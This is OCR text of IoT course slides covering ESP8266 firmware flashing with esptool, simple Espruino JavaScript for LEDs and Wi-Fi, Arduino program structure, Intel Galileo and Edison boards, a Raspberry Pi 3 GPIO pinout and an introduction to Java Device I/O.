
3. Erase firmware & Flash the Espruino firmware from Linux/Raspberry Pi to ESP8266, after USB connection between boards (also have driver USB to UART – no need in Rpi 3 - http://www.silabs.com/products/mcu/pages/usbtouartbridgevcpdrivers.aspx):
RPi: sudo esptool.py --port /dev/ttyUSB0 erase_flash
Mac: sudo esptool.py --port /dev/tty.wchusbserial14310 erase_flash

RPi: sudo python esptool.py --port /dev/ttyUSB0 -b 115200 write_flash -ff 80m -fm qio -fs 32m 0x0000 "boot_v1.4(b1).bin" 0x1000 espruino_esp8266_user1.bin 0x37E000 blank.bin
Mac: sudo python esptool.py --port /dev/tty.wchusbserial14310 -b 115200 write_flash -ff 80m -fm qio -fs 32m 0x0000 "boot_v1.4(b1).bin" 0x1000 espruino_esp8266_user1.bin 0x37E000 blank.bin

IoT Node Device Dev Boards and Platforms

ESP8266 - Lua – NodeMCU

4. Download Espruino IDE tool as Google Chromium plugin in RPi: https://chrome.google.com/webstore/detail/espruino-web-ide/bleoifhkdalbjfbobjackfdifdneehpo?hl=en



Keep boudrate 115200 for uploading JS-Node.js scripts (Settings-> Communications) from Rpi in ESP8266 | http://forum.espruino.com/conversations/281522/ | https://odd-one-out.serek.eu/esp8266-nodemcu-dht22-mqtt-deep-sleep/ | http://forum.espruino.com/conversations/281507/

IoT Node Device Dev Boards and Platforms

IoT Device Nodes and Gateways Development

ESP8266 – JS-Node.js: Write Code

Arduino like IO access

```
var led = new Pin(2);
var toggle=1;
setInterval(
 function() {
  toggle=!toggle;
  digitalWrite(led, toggle);
 }, 500);
```

Arduino like IO access

```
var led = NodeMCU.D1;
var toggle=1;
setInterval(
 function() {
  toggle=!toggle;
  digitalWrite(led, toggle);
 }, 500);
```


Wi-Fi access

```
var wifi = require("Wifi");
wifi.connect("SSID", {password:"wpa2pass"}, function(err) {
  console.log("connected? err=", err, "info=", wifi.getIP() );
});
wifi.save();
wifi.stopAP();
```

http://www.espruino.com/Reference#NodeMCU

IoT Node Device Dev Boards and Platforms

Arduino (C-Arduino on ATmega16)



IoT Node Device Dev Boards and Platforms

Arduino UNO (C-Arduino on ATmega16)

Structure

Arduino programs can be divided in three main parts: **Structure, Values** (variables and constants), and **Functions**. In this tutorial, we will learn about the Arduino software program, step by step, and how we can write the program without any syntax or compilation error.

Let us start with the **Structure**. Software structure consist of two main functions –


- Setup( ) function
- Loop( ) function

http://www.tutorialspoint.com/arduino/ | https://www.arduino.cc/en/Tutorial/HomePage
https://www.arduino.cc/en/Guide/Libraries |
https://github.com/RobTillaart/Arduino/tree/master/libraries/DHTlib
| http://playground.arduino.cc/Main/DHTLib

IoT Device Nodes and Gateways Development

IoT Node Device Dev Boards and Platforms

Intel Galileo Gen 1&2 **(C-Arduino in SoC | C-Posix / Node.js /… in Yocto Linux on Intel Quark SoC)**




https://software.intel.com/en-us/get-started-galileo-linux |
https://www.arduino.cc/en/Guide/IntelGalileoGen2


IoT Device Nodes and Gateways Development

IoT Node & GW Device Dev Boards and Platforms

Intel Edison **(C-Arduino in SoC | C-Posix / Node.js /… in Yocto Linux on 2 CPU ATOM cores + 1 SoC Quark)**

Real Platforms: Intel NUC Gateway





sparkfun ELECTRONICS

https://software.intel.com/en-us/get-started-edison-osx | https://software.intel.com/en-us/get-started-edison-linux | https://software.intel.com/en-us/iot/tools-ide/ide

IoT Node/GW Device Dev Boards and Platforms

Intel Edison vs. Galileo

Galileo
- CPU: Intel Quark X1000 400 MHz
- RAM: 256 MB
- Storage: Micro SD Card

Edison
- CPU: A dual core, dual threaded Intel ATOM x86 CPU running at 500 MHz and a 32-bit Intel Quark Micro-controller running at 100 MHz.
- RAM: 1 GB
- Storage: 4 GB ROM + (micro SD card on Arduino board)
- Communication: Wi-Fi and Bluetooth LE.

Summary
- Edison is way more powerful in terms of CPU (ATOM vs Quark) and RAM.

Stackoverflow.com:

Intel(R) Edison is a product-ready, general-purpose compute platform optimized to enable rapid innovation and product development. Intel Edison is ideal for small form factor devices that require a powerful computing system. Some good use cases are robots and quadcopters, 3D fabrication machines, remote asset monitoring, and audio processing.

Intel(R) Galileo is an open source, Arduino-compatible platform that enables educators, students, and makers of all skill levels to quickly and easily engage in projects. It combines the simplicity of the Arduino development environment with the performance of Intel technology and the advanced capabilities of a full Linux software stack.

A really great place to learn more about both platforms is our online community at **maker.intel.com**.

IoT Device Nodes and Gateways Development

IoT Node/GW Device Dev Boards and Platforms: Intel

https://software.intel.com/en-us/iot/tools-ide/ide

https://software.intel.com/en-us/intel-xdk

https://software.intel.com/en-us/get-started-arduino

https://software.intel.com/en-us/iot/tools-ide/ide/iss-iot-edition

https://software.intel.com/en-us/intel-system-studio-microcontrollers

https://github.com/intel-iot-devkit/upm/tree/master/examples/python

WindRiver: https://software.intel.com/en-us/iot/hardware/gateways

The Intel® IoT Developer Kit is programmable using Arduino*, C/C++, JavaScript*, Node.js*, and Python*. Explore the list below to find the best solution for you.

Intel® XDK

Create web interfaces, add sensors to your project, and work with the cloud. This developer kit includes companion templates to get your project up and running quickly.

ARDUINO

Arduino*

With readily available code from a variety of manufacturers, quickly add sensors to your project with this intuitive interface.

Intel® System Studio IoT Edition

This Eclipse*-based IDE comes with the built-in capability to easily integrate sensors via UPM and MRAA libraries, which you can develop in C/C++ or Java.

Intel® System Studio for Microcontrollers

Develop for Intel® Quark™ microcontrollers using this Eclipse*-based software suite. Effective debug capabilities, powerful library extensions, and code portability enable innovation for low-power connected devices.

python™

Python*

Even though Intel does not provide an IDE for Python*, the Python programming language comes preinstalled on your board, plus you can find Python support in the sensor library.

WIND

Wind River* Intelligent Device Platform XT


Harness the connectivity, security, and manageability features of the Wind River* Intelligent Device Platform XT.

IoT Gateway Device Dev Boards and Platforms

Raspberry Pi Model 1 / 2 / 3 / 4 with A / B / B+ layout

C POSIX/C++, Java SE-e / Java ME, Python, Node.js/Node-RED, Swift

(http://dev.iachieved.it/iachievedit/swift-3-0-on-raspberry-pi-2-and-3/)



Raspberry Pi 3 GPIO Header

Pin#	NAME	NAME	Pin#
01	3.3v DC Power	DC Power 5v	02
03	GPIO02 (SDA1 , I²C)	DC Power 5v	04
05	GPIO03 (SCL1 , I²C)	Ground	06
07	GPIO04 (GPIO_GCLK)	(TXD0) GPIO14	08
09	Ground	(RXD0) GPIO15	10
11	GPIO17 (GPIO_GEN0)	(GPIO_GEN1) GPIO18	12
13	GPIO27 (GPIO_GEN2)	Ground	14
15	GPIO22 (GPIO_GEN3)	(GPIO_GEN4) GPIO23	16
17	3.3v DC Power	(GPIO_GEN5) GPIO24	18
19	GPIO10 (SPI_MOSI)	Ground	20
21	GPIO09 (SPI_MISO)	(GPIO_GEN6) GPIO25	22
23	GPIO11 (SPI_CLK)	(SPI_CE0_N) GPIO08	24
25	Ground	(SPI_CE1_N) GPIO07	26
27	ID_SD (I²C ID EEPROM)	(I²C ID EEPROM) ID_SC	28
29	GPIO05	Ground	30
31	GPIO06	GPIO12	32
33	GPIO13	Ground	34
35	GPIO19	GPIO16	36
37	GPIO26	GPIO20	38
39	Ground	GPIO21	40

Rev. 2
29/02/2016

www.element14.com/RaspberryPi

IoT Gateway Device Dev Boards and Platforms

Raspberry Pi Model 1 / 2 / 3 with A / B / B+ layout

C POSIX/C++, Java SE-e / Java ME, Python, Node.js/Node-RED, Swift, ARM - http://elinux.org/RPi_GPIO_Code_Samples

C on ARM: http://www.valvers.com/open-software/raspberry-pi/ | http://www.valvers.com/open-software/raspberry-pi/creating-a-bootable-sd-card/ | http://www.valvers.com/open-software/raspberry-pi/step01-bare-metal-programming-in-cpt1/ | http://www.valvers.com/open-software/raspberry-pi/step02-bare-metal-programming-in-c-pt2/ … http://www.valvers.com/open-software/raspberry-pi/step02-bare-metal-programming-in-c-pt5/

Java SE-e & OpenJDK DIO: http://openjdk.java.net/projects/dio/ | https://wiki.openjdk.java.net/display/dio/Getting+Started | https://www.tutorialspoint.com/java/ | https://docs.oracle.com/javase/tutorial/ | http://docs.oracle.com/javame/8.0/api/dio/api/index.html

Java ME & OpenJDK DIO: http://www.oracle.com/webfolder/technetwork/tutorials/obe/java/RaspberryPi_Setup/RaspberryPi_Setup.html | http://www.oracle.com/technetwork/java/embedded/javame/embed-me/downloads/java-embedded-java-me-download-2162242.html | http://docs.oracle.com/javame/8.1/get-started-rpi/toc.htm | http://www.oracle.com/technetwork/articles/java/cruz-gpio-2295970.html | http://docs.oracle.com/javame/8.0/api/dio/api/index.html

IoT Gateway Device Dev Boards and Platforms

Raspberry Pi Model 1 / 2 / 3 / 4 with A / B / B+ layout

C POSIX/C++, Java SE-e / Java ME, Python, Node.js/Node-RED, Swift, ARM - http://elinux.org/RPi_GPIO_Code_Samples

ASM ARM: http://thinkingeek.com/arm-assembler-raspberry-pi/ |
https://www.cl.cam.ac.uk/projects/raspberrypi/tutorials/os/

Python : https://www.tutorialspoint.com/python/ |
https://www.tutorialspoint.com/python3/ |
https://www.python.org/about/gettingstarted/ |
https://docs.python.org/3/tutorial/ |
https://docs.python.org/2/tutorial/index.html

JS-Node.js: http://www.tutorialspoint.com/nodejs/ |
https://www.airpair.com/javascript/node-js-tutorial |
https://nodejs.org/en/docs/ | http://eloquentjavascript.net/

Node-RED: http://noderedguide.com/ |
http://nodered.org/docs/hardware/raspberrypi | http://noderedguide.com/nr-lecture-1/ …

Swift: **http://dev.iachieved.it/iachievedit/swift-3-0-on-raspberry-pi-2-and-3/** |
http://dev.iachieved.it/iachievedit/more-swift-on-linux/ |
http://www.tutorialspoint.com/swift/

Introduction to the Java Device I/O (DIO) APIs

Jen Dority
Senior Member of Technical Staff
October 1, 2014

* Parts of the slides for Java DIO - copyright from Thierry Violleau and Cristian Toma (Oracle)

DIO Agenda

1. Overview of The Device I/O OpenJDK Project
2. Building the Device I/O libraries
3. Using the Device I/O APIs
4. A closer look at working with GPIO, SPI, I2C and UART
5. More info

The Device I/O Project

The Device I/O Project is an OpenJDK to provide a Java-level API for accessing generic device peripherals on embedded devices.

